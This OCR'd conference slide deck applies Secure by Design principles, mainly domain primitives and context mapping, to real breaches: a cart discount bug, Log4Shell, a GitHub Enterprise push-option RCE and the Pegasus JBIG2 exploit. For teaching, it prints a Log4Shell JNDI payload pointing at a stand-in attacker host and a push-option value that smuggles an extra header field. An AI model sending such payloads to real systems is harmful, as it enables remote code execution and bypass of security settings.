Secure by Design — A Design Lens on Real Breaches

SecAppDev 2026

Daniel Deogun, Dan Bergh Johnsson

Leuven, June 3rd 2026

omega point.

About us

Daniel Deogun and Dan Bergh Johnsson are authors of the book Secure by Design. They are developers at heart and have been working with secure application development for 20+ years.

Both strongly believe security should be treated as a concern rather than a feature of its own. This mindset has helped them identify good design principles that results in secure software without adding extra complexity.

Dan and Daniel are established speakers that often present at international conferences on topics regarding high-quality development and security.

Daniel Deogun


Dan Bergh Johnsson

omega point.

Agenda


- Secure by Design as a concept
  - How to quality drives security
- The hidden discount feature
  - The value of knowledge
- Log4Shell
  - PTSD group therapy session
- GitHub RCE
  - One semicolon too much
- Pegasus iMessage Attack
  - iPhone goes fax machine

Secure by Design – what's it all about?



SECURE BY DESIGN

Secure by Design – what's it all about?



Secure by Design

"A mindset and strategy for creating secure software by focusing on good design principles"

UK National Cyber Security Center

"Appropriate and proportionate cyber security measures are embedded within the delivery of digital services from the start and security posture is continually assured throughout the digital life cycle"

America's Cyber Defense Agency


"Secure by design means that technology products are built in a way that reasonably protects against malicious cyber actors successfully gaining access to devices, data, and connected infrastructure"

European Commission

"Security by design (or secure by design), sometimes abbreviated "SbD," is a new industry term for a range of security practices built on one fundamental idea — that security should be built into a product by design, instead of being added on later by third-party products and services."

Secure by Design Patterns

Context Mapping



Domain Primitives


```
class Book {
  final String title;
}
```

Order of validation

1. Origin of data
2. Size of data
3. Lexical content
4. Syntactic structure
5. Semantics

Attr: Dr John Wilander

Domain Oriented Log API




omega point.

The hidden discount feature

Shopping Cart

1 Secure by Design $49.99



-1 Hamlet $40.50

1 Hitchhiker's Guide to the Galaxy $30.00

Total $39.49

omega point.

Integrity Vulnerability

```
class Order {
    private ArrayList<Object> items;
    private boolean paid;


    public void addItem(String isbn, int qty) {
        if(this.paid == false) {
            notNull(isbn);
            inclusiveBetween(10, 10, isbn.length());
            isTrue(isbn.matches("[0-9X]*"));
            isTrue(isbn.matches("[0-9]{9}[0-9X]"));

            Book book = bookCatalogue.findByISBN(isbn);

            if (inventory.availableBooks(isbn) >= qty) {
                items.add(new OrderLine(book, qty));
            }
        }
    }
 //Other logic...
}
```


omega point.


Domain Primitives

"A value object so precise in its definition that it, by its mere existence, manifests its validity is called a Domain Primitive."

- Secure by Design

Interesting Properties

- Immutable and tightly coupled to the business domain
- Can only exist if and only if its value is valid in the context where it's used
- Reusable building block that's native to the domain and a conceptual whole
- Significantly reduces attack vectors to only semantically valid data.




Domain Primitives Applied

```
class Order {
    private ArrayList<Object> items;
    private boolean paid;

    public void addItem(ISBN isbn, Quantity qty) {
        notNull(isbn);
        notNull(qty);


        if(this.paid == false) {
            Book book = bookCatalogue.findByISBN(isbn);

            if (inventory.availableBooks(isbn)
                        .greaterOrEqualTo(qty)) {
                items.add(new OrderLine(book, qty));
            }
        }
    }

    //Other logic...
}
```

```
class Quantity {
    private final int value;

    public Quantity(int value) {
       isBetween(value, 1, 62);

       this.value = value;
    }

    public boolean greaterOrEqualTo(Quantity qty) {
      notNull(qty);

      return this.value >= qty.value;
    }

    //Other logic...
}
```

SECURE BY DESIGN

Seen from a Security Perspective




- Invalid quantities are rejected by design
- Only valid quantities are accepted
- This reduces attack vectors to only semantically valid data!

Log4Shell

CVE-2021-44228

A feature in the Log4j library that enabled automatic evaluation of expressions in logged text.

By default, a string containing `${jndi:ldap:…}` triggers a JNDI lookup, making the server fetch and run a malicious Java class from the attacker, yielding unauthenticated remote code execution with no user interaction.





```
var input = request.parameter("country")

log4j.info(input) -> Broken!

${jndi:ldap://evil.example.com:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}
```

Secure by Design Lens


Domain Primitives

```
class Country {
  final String name;
}
```

Domain Oriented Log API



Context Mapping




omega point.

GitHub.com RCE

CVE-2026-3854

- Remote code execution in GitHub Enterprise Server
- Allowed an attacker with push access to run code on the instance: git push-option values were written into internal service headers without sanitization.
- Because the header format's delimiter could also appear in user input, a crafted push option smuggled in extra metadata fields — data interpreted as structure, leading to remote code execution.




https://www.wiz.io/blog/github-rce-vulnerability-cve-2026-3854

omega point.

GitHub.com RCE

- Git RPC Server and Git Proxy are in the same trust zone
- Last write win semantics when populating gitrpc server config
- Attacker's value wins because it appears later in the header
- **Note:** large_blob_rejection_enabled=bool:**false**




```
X-Stat: ...; large_blob_rejection_enabled=bool:true; ...;

  push_option_0=x;large_blob_rejection_enabled=bool:false;

  push_option_count=1; ...
```


omega point.

Secure by Design Lens


Domain Primitives

```
class Option {
  final String key;
  final String value;
}
```

Context Mapping



omega point.



Pegasus iPhone Attack

Background

- A sophisticated spyware product crafted by the NSO Group, an Israeli technology firm specializing in cyber-surveillance and intelligence – founded in 2010 by Niv Carmi, Shalev Hulio, and Omri Lavie


- CVE-2021-30860
  - This issue is fixed in Security Update 2021-005 Catalina, iOS 14.8 and iPadOS 14.8, macOS Big Sur 11.6, watchOS 7.6.2.

- One of the most technically sophisticated exploits ever seen, but the mistakes in the processing pipeline are surprisingly trivial

omega point.

UNDER THE HOOD

Pegasus iMessage Attack



1001001110101011101
1101010101011101101
0000101010010001110
1111001111001010010
1010011110011001001
0011111000110011001
0001100010010010001
1111000110101010101

- End goal is to create a heap crash, yielding memory write possibilities
- Insufficient validation of envelope vs content
- Vulnerability exists in XPDF parser for JBIG2 (compression used for fax machines, photocopiers, and document scanners)

Reference
https://googleprojectzero.blogspot.com/2021/12/a-deep-dive-into-nso-zero-click.html

